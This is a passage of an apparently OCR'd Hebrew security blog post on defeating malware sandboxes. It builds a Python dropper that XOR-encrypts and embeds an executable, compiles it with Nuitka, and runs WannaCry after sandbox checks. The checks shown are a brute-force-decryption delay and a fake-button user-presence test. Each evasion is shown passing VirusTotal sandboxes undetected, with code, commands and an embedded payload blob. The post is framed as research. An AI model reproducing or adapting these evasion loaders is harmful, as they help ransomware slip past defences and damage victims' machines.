לפעמים לא רוצים לשרוף כלים על מחשבים אישיים של אנשים (לא חבל לבזבז עליהם פוגען?), וברוב המוחלט של המכונות הוירטואליות, מראש מוגדר שהמחשב לא נמצא ב-domain כלשהו, אז אם מראש מחליטים שלא רוצים שהפוגען ירוץ על מחשבים רגילים, אפשר לבדוק את זה ולהריץ בהתאם.

בעוד שגם כאן אפשר להחליט להשתמש ב-hooks על NetGetJoinInformation או NetServerEnum, הדרך היותר פשוטה היא להגדיר domain מזוייף או אפילו workgroup כלשהו.

> In the *v1d* variant, we observed more environment checks. The malicious DLL loaded by AppDomainManager performs sandbox/VM fingerprinting. It calls *NetGetJoinInformation* and *NetGetAadJoinInformation* to check if the host machine is domain-joined or Azure AD-joined. If neither check passes (typical for sandboxes), the malware terminates without executing. It also queries physical memory via *GlobalMemoryStatusEx*, aborting if

[נלקח מהקישור: https://www.trellix.com/blogs/research/oneclik-a-clickonce-based-red-team-campaign-simulating-apt-tactics-in-energy-infrastructure]

מוזמנים להעמיק יותר בכלים כמו PA Fish ו-Al-Khaser ב-Github שמראים עוד דוגמאות ובדיקות על האם קל לזהות שהמכונה שלכם היא מכונה וירטואלית.

מחקר עקיפות ארגזי חול

כאן אנחנו נוסיף את הנדבך שלנו לסיפור, עם טכניקות פרקטיות שחקרנו לעקיפת ארגזי חול. אנחנו לא ממציאים את הגלגל באף אחת מהטכניקות, אבל אנחנו כן מוסיפים טוויסט מעניין בחלקם או משאילים יכולות שלא נעשה בהם שימוש בקונטקסט הנוכחי (למיטב ידיעתנו). נתחיל בלתאר את הכלי שבעזרתו נוכיח שהכל כשר ועובד, ונמשיך בהצגת 4 טכניקות למעקפי ארגזי חול. בסוף נדבר על תיקונים פוטנציאליים.

כלי הבדיקה המתוחכם

נעשה שימוש בכלי די בסיסי שכתבנו בפייתון יחד עם chatgpt, שפועל ב-2 חלקים:

1. מריץ את הבדיקה שנבקש ממנו ויחזיר פלט אם מדובר בארגז חול או לא.
2. במידה והסביבה היא לא ארגז חול, הקוד פייתון יטיל על הדיסק קובץ פוגען כופרה חתום ומוכר בשם "WannaCry" שהורדנו מ-TheZoo ויריץ אותו.
   a. מוזמנים לקרוא עוד על הפוגען בזמנכם, אבל בקצרה - הוא מצפין את העמדה ודורש מהמשתמש סכום כסף כדי לפענח אותה. קלאסי דברים שקופצים בארגז חול או כל תוכנה שמזהה התנהגות זדונית.

כל הכלים שנעשה בהם שימוש יהיו ב-github שפתחנו בסוף הפרויקט - השימוש בכלים באחריותכם בלבד.
את הפוגענים לא הוספנו לתיקיות הפרויקט כדי למזער נזקים, מוזמנים לפנות לגיט של TheZoo.

קודם כל - כדאי שנוכיח שהפייתון המקומפל שלנו לא מזוהה כזדוני, אחרת כל ההדגמה לא תהיה רלוונטית.
נכניס את calc.exe לקוד ונוודא שארגזי חול טוענים שהוא לגיטימי.

איך משתמשים בכלי?

לכלי יש 2 שלבים:

הראשון - חימוש. בוחרים קובץ EXE לבחירתנו ומריצים עליו את הכלי בתצורה שרק מצפינה את הקובץ, ככה שנוכל להטמיע את התוכן שלו ישירות בתוך הקוד. כדי לראות את הדגלים של הפרויקט נריץ אותו עם הדגל h או help:

```
luigi@wiisport:~/Desktop/writing/Threat-Actor-In-The-Sandbox/NoEvasion$ python3 no_checks.py -h
usage: no_checks.py [-h] [-f FILE] [-k KEY] [-n]

XOR a file with a key and optionally run the result.

options:
  -h, --help            show this help message and exit
  -f FILE, --file FILE  Path to input file (default: input.bin)
  -k KEY, --key KEY     Encryption/decryption key (string) (default: secret)
  -n, --no-run          Skip running the processed file after XOR
```

כפי שניתן לראות, כדי לבחור את הקובץ EXE שלנו צריך להשתמש בדגל F לבחירת קובץ, ו-N כדי שלא ירוץ.
לאחר ההרצה, נריץ עוד שורת קוד שתקרא את התוכן של הקובץ ישירות לתוך ה-clipboard שלנו, להעתקה נוחה.

```
x/NoEvasion$ python3 no_checks.py -f calc.exe -n


x/NoEvasion$ base64 innocent.bin | xclip -selection clipboard
x/NoEvasion$
```


עכשיו נדביק את הבינארי לתוך הקוד:

```
embedded_exe_b64 = '''Pj/zcmZ0c2VncmV0jJpjct10c2VjcmV0M2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2Vj
cmV0m2VjcmtryWtjxmy5Ut1iPqhVJw0KAUUEAQoEAAQZUwYCHAsbB0UBF0UGBgtDGwtUNyowUggb
FwBNf2h+V2VjcmV0c2Xcrp68iNj26Z7J5v6Yz/DvgaBl6ZjJ5v6Yz/HvoNj26Yqi5/+Rz/DvnLPy
6I/J5v6MpPPuitj26Yqi7v+bz/DvnLPz6JzJ5v6MpA/vidj26Yqi5P+Zz/DvIQwAGp7J5v5jcmV0
c2VjcjUxc2UH9GN0Y6EjcWV0c2VjcmV0g2VBcm52fXFjfmV0cwdjcmV0c2UTamV0c3VjcmV0cyVi
cmV0c3VjcmV2c2VpcmV0eWVjcm90c2VjcmV0c9VjcmVwc2UAM2R0cWUDs2V0e2VjcmV0c0VjcmV0
c2VjcnV0c2VjcmVkc2VjcmV0c2VjcnV0c2VjcmV0c2VjcvFTc2XDcmV0czVjcnUzc2VjMmV0g2Vj
cmV0c2VjcmV0c8Vjckl0c2VDUWV0J2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcnVUc2V7c2V0
c2VjcmV0c2VLU2V0M2RjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcksAFh0XcmV0o25jcmVkc2Vj
fmV0c2FjcmV0c2VjcmV0c2VjckV0cwVNAAEVBwRjchN4c2VjUmV0c2tjcmVkc2VjcmV0c2VjcmV0
c2UjcmU0XQECBgR0c2XbdGV0c1VjcmV2c2VjbGV0c2VjcmV0c2VjcmV0M2VjsksEFwQXE2V0g2Vj
cmU0c2VjcGV0c0VjcmV0c2VjcmV0c2VjciV0cyVNABYGEGVjcnUzc2VjImV0cy1jcmVWc2VjcmV0
c2VjcmV0c2UjcmU0XRcGHgoXc2VPcmV0c8VjcmV2c2VjGGV0c2VjcmV0c2VjcmV0M2VjMGV0c2Vj
cmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0
c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2Vj
cmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0
c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2Vj
cmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcmV0c2VjcgM4
```


נקמפל את הפייתון לכדי EXE באמצעות Nuitka. הכלי Nuitka הוא פתרון חינמי להפיכת קובץ פייתון לקובץ EXE. חשוב להריץ את Nuitka בסביבת Windows. נריץ בעזרת הדגל onefile כדי לוודא שנוצר EXE אחד שמכיל את כל הקוד, ולא מספר קבצים שונים.

```
Windows PowerShell
PS C:\Users\luigi\Desktop> nuitka --onefile no_checks.py
Nuitka-Options: Used command line options:
Nuitka-Options:   --onefile no_checks.py
Nuitka: Starting Python compilation with:
```

עתה נריץ את ה-EXE שלנו במחשב, ללא דגלים, כדי לראות אם אכן מורץ מחשבון. נזכיר שבשלב זה אין בדיקה אם מדובר בארגז חול, הבדיקה מחזירה תמיד שניתן לרוץ.



מגניב! הקוד שלנו עובד. עכשיו נעלה ל-VT ונראה שזה לא מזוהה כזדוני (ייקח כ-10 דקות עד לסיום ההרצה בארגזי החול ותוצאות סופיות):



[בתמונה - ארגזי חול ב-VT מראים שההרצה לא זדונית (למטה משמאל - Detections - not found)]


כפי שניתן לראות - ארגזי החול אמנם רואים כל מיני התנהגויות מוזרות שקורות בעקבות השימוש ב-Nuitka, והן רואות שהקובץ שלנו מייצר קובץ EXE חדש ומריץ אותו, אבל הן לא טוענות שמדובר בקובץ זדוני. אנקדוטה מעניינת: הקובץ הלגיטימי שאנחנו כתבנו קופץ במספר רב של מנגנונים סטאטיים (בסביבות ה-25), בעיקר בהיותו "Trojan", עם הרבה שמצביעים על כך שהוא נוגע בערכי Registry וגם כותב קבצים לדיסק. הזיהויים האלה קורים בגלל שימוש ב-Nuitka - והם לא מעניינים אותנו במאמר הזה מאחר ואנחנו מתמקדים אך ורק בזיהויים דינמיים של הקבצים. אולי בעתיד נכתוב מאמר על מעקפי זיהויים סטטיים - לעת עתה נסתפק במעקפים דינמיים כדי להשאיר את הקוד פשוט וקריא בשפת פייתון במקום להמיר אותו ל-C ולהוסיף מורכבויות נוספות למאמר.

הרצה בלי בדיקת סביבה

עתה נראה מה קורה כשמעלים את אותו הקוד, רק שבסופו נריץ פוגען אמיתי שמשמיד את המחשב (WANNACRY). נעשה חימוש מחדש:


```
/NoEvasion$ python3 no_checks.py -n -f wannacry.exe

/NoEvasion$ base64 innocent.bin | xclip -selection clipboard
/NoEvasion$
```

נדביק לתוך הקוד, נהפוך ל-EXE באמצעות Nuitka, ואז נראה מה קורה אם מריצים WANNACRY במחשב שלנו :)



אכן הלך לנו המחשב, ומזל שהשתמשנו במכונה וירטואלית שאפשר לשחזר אותה בכמה שניות. אל תנסו את זה על המחשב שלכם אם הקבצים שלכם חשובים לכם...

ומה רואים בארגזי החול של Virus Total?



[ב-detections: שני ארגזי חול מגדירים ransom ו-3 מגדירים malware]

סה"כ הגיוני! אנחנו שמחים בדיוק כמוכם לראות שפוגען שמשמיד לכם את המחשב - מוצג כזדוני בסריקות ארגזי החול של VT.

לחכות אינסוף זמן בסטייל

דיברנו רבות על דרכים בהן פוגענים ישנים לזמן רב, בין אם בצורה פסיבית באמצעות SLEEP וכד' או עם לולאות שלא עושות בפועל כלום אבל מאפשרות לפוגען להעביר את הזמן. גם ברור שכיום זה די מיושן - דיברנו על איך מנגנונים של ארגזי חול מנצחים פוגענים שישנים בצורות הללו. ובכל זאת - יש עוד דרכים יצירתיות לישון, שלא אפשרי לדלג עליהן.


פוגענים לאחרונה מתחילים להשתמש בטכניקה שנקראת runtime bruteforce decryption. בקצרה - תוקפים מבינים שלהכניס את מפתח ההצפנה שלהם לתוך התוכנה מאפשר בקלות לצוותי חקירות למצוא את המפתח ולהשתמש בו. כדי לא להשתמש במפתח שנמצא בקוד ישירות, תוקפים העבירו אותו לתקשורת רשתית (הפוגען מחכה לקבל משרת התקיפה את המפתח שלו) - אבל גם זה מגיע עם צרור בעיות, כמו הדרישה שהפוגען יהיה אונליין (אם הוא לא מחובר לרשת, הוא לא יכול להשיג מפתח). פתרון אחד שהגיעו אליו זה פשוט לתת לפוגען לשבור את המפתח של עצמו בזמן ריצה - משמע שהוא בעצמו לא יודע מה המפתח שלו, ומנסה כל פעם באמצעות מפתח אחר לבדוק אם הוא המפתח הנכון. אמנם זאת לא דרך ממש טובה לפוגענים לשמור על המפתח שלהם (כי קל לשחזר את אופן שבירת המפתח), אבל זה יותר טוב מכלום ויכול להאט את צוותי החקירה.

אבל למה זה מעניין אותנו? כי זה לוקח זמן! ולא סתם זמן: אי אפשר לדלג על השלב הזה. אם ארגז החול יחליט שאנחנו "סתם ישנים" ויקפוץ קדימה לפענוח הקובץ כשהמפתח לא נכון - הוא פשוט לא ירוץ! בעצם, אנחנו יכולים להכריח את הפוגען "לישון" עד שהוא יצליח לשבור את המפתח של עצמו. ככה זה נראה בקוד פייתון (בגיט שלנו - CryptographicSleep):

```python
def brute_force_xor(file_path, max_key_len=4):
    """
    Brute-force XOR key search on a file.
    Tries all keys up to max_key_len and checks for known headers.
    """
    with open(file_path, "rb") as f:
        data = f.read(1024)

    for key_len in range(1, max_key_len + 1):
        print(f"[*] Trying key length {key_len} ...")
        for key_tuple in itertools.product(range(256), repeat=key_len):
            key = bytes(key_tuple)
            decrypted = xor_bytes(data, key)

            if b"This program cannot" in decrypted:
                print(f"[+] Found key: {key!r}")
                return key

    print("[-] No valid key found.")
    return None


def sandbox_check(enc_file) -> bytes:
    start = time.time()
    key = brute_force_xor(enc_file)
    end = time.time()
    print(f"Elapsted time: {end - start:.2f} seconds")
    return key
```

אנחנו בעצם לוקחים כל פעם מפתח אחר ומנסים לקרוא בעזרתו את ה-1024 בתים הראשונים בקובץ. אם אנחנו רואים את המילים "This program cannot" אנחנו יודעים שאנחנו נפלנו על המפתח הנכון! אם תפתחו כל קובץ EXE ב-Windows לקריאה, תראו שמופיע "This program cannot be run in DOS mode", ולכן הסרת ההצפנה על כל קובץ EXE צריכה לכלול את המילים האלו בתחילת הקובץ.

בואו נראה מה ארגזי החול ב-VT אומרים על הקובץ שלנו (שמכיל את WannaCry):



אין זיהויים!

במחשב שלנו לקח לזה לפחות 850 שניות למצוא את המפתח באורך 3 תווים (nir):


```
PS C:\Users\luigi\Desktop> py .\crypt_inno_nir.py
[*] Trying key length 1 ...
[*] Trying key length 2 ...
[*] Trying key length 3 ...
[+] Found key: b'nir'
Elapsted time: 850.87 seconds
Processed file saved to: ./malware.exe
Running processed file: malware.exe
Done!
```

וארגז החול לא יכול לדלג על הלוגיקה הזאת! אז כל עוד הוא לא ירוץ לפחות רבע שעה, הוא לא יפענח את המפתח - וזה כבר הרבה מאוד זמן לסריקה של קובץ יחיד. במידה וארגזי החול יתחילו לסרוק יותר זמן - אפשר להאריך את המפתח כדי לגרום לפעולה להיות יותר איטית.

זיהוי משתמש


איך מזהים אם משתמש קיים על העמדה? כבר ראינו - תזוזות עכבר, שימוש לאחרונה בקבצים וכד'. אבל מה הדרך הכי פשוטה? לבקש ממנו להתקין משהו.

אנחנו נדמה מסך התקנה - הפעם הוא ייראה מכוער, אבל עם קצת עבודה אפשר לגרום לו להיראות מאוד יפה 🙄 השתמשנו בספריית tkinter בפייתון:




בהתקנות כאלה אנחנו מצפים שארגז החול יצליח ללחוץ על הכפתורים בתמונה (לעשות tab ו-enter כדי להתחיל את ה"התקנה"). לבדיקה אם הוא מצליח פשוט כתבנו שכל כפתור שנלחץ אומר לפוגען להתחיל לרוץ.

האמת? הוא אפילו לא לחץ על הכפתורים. מעניין. מסתבר שכל כלי שמבקש התקנה מהמשתמש פשוט יעבור את סריקות ארגזי החול של VT.



עכשיו בואו נניח שבעתיד הוא מצליח ללחוץ על הכפתורים באמצעות tab ו-enter. אז הנה טריק מעניין - לא כל מה שנראה כמו כפתור חייב להיות כפתור:





בתמונה יש כפתור חדש שצבענו אחרת כדי שאתם תראו את ההבדל - אבל בפועל הוא לא כפתור! אם נסתכל בקוד, הבדיקה נעשית על "האם המשתמש לחץ עם העכבר על המיקום הזה במסך". מה ההבדל המשמעותי ביותר? אי אפשר להגיע באמצעות tab ו-enter לכפתור הזה :) משמע שגם בעתיד אם יוסיפו פיצ'ר של גישה לכפתורים עם מקשי מקלדת, זה לא יהיה מספיק.

ככה זה נראה בקוד (השינויים העיקריים הם ב-on_window_click ו-fake_button):

```python
def sandbox_check() -> bool:
    result = {"value": None}  # store result in a dict to mutate inside inner funcs

    def on_button_click():
        result["value"] = True
        root.destroy()  # close window after real button is clicked

    def on_window_click(event):
        # Get fake button position and size
        x1 = fake_button.winfo_rootx()
        y1 = fake_button.winfo_rooty()
        x2 = x1 + fake_button.winfo_width()
        y2 = y1 + fake_button.winfo_height()

        # Check if click was inside the fake button label
        if x1 <= event.x_root <= x2 and y1 <= event.y_root <= y2:
            result["value"] = False
            root.destroy()  # close window after fake button is clicked

    # Create main window
    root = tk.Tk()
    root.title("Basic GUI Sandbox Evasion")
    root.geometry("400x300")

    # Add a label
    label = tk.Label(root, text="Click stuff", font=("Arial", 14))
    label.pack(pady=20)

    # Add a real button
    button = tk.Button(root, text="Click Me", command=on_button_click)
    button.pack(pady=10)

    # Add a fake button (label styled as button)
    fake_button = tk.Label(root, text="Fake Button", relief="raised", bd=3, padx=10, pady=5, bg="lightgray")
    fake_button.pack(pady=10)

    # Bind clicks anywhere in the window
    root.bind("<Button-1>", on_window_click)

    # Run the GUI loop
    root.mainloop()

    return result["value"]
```

נבדוק ב-VT רק כדי להוכיח שגם זה עוקף את מנגנוני הסריקה:





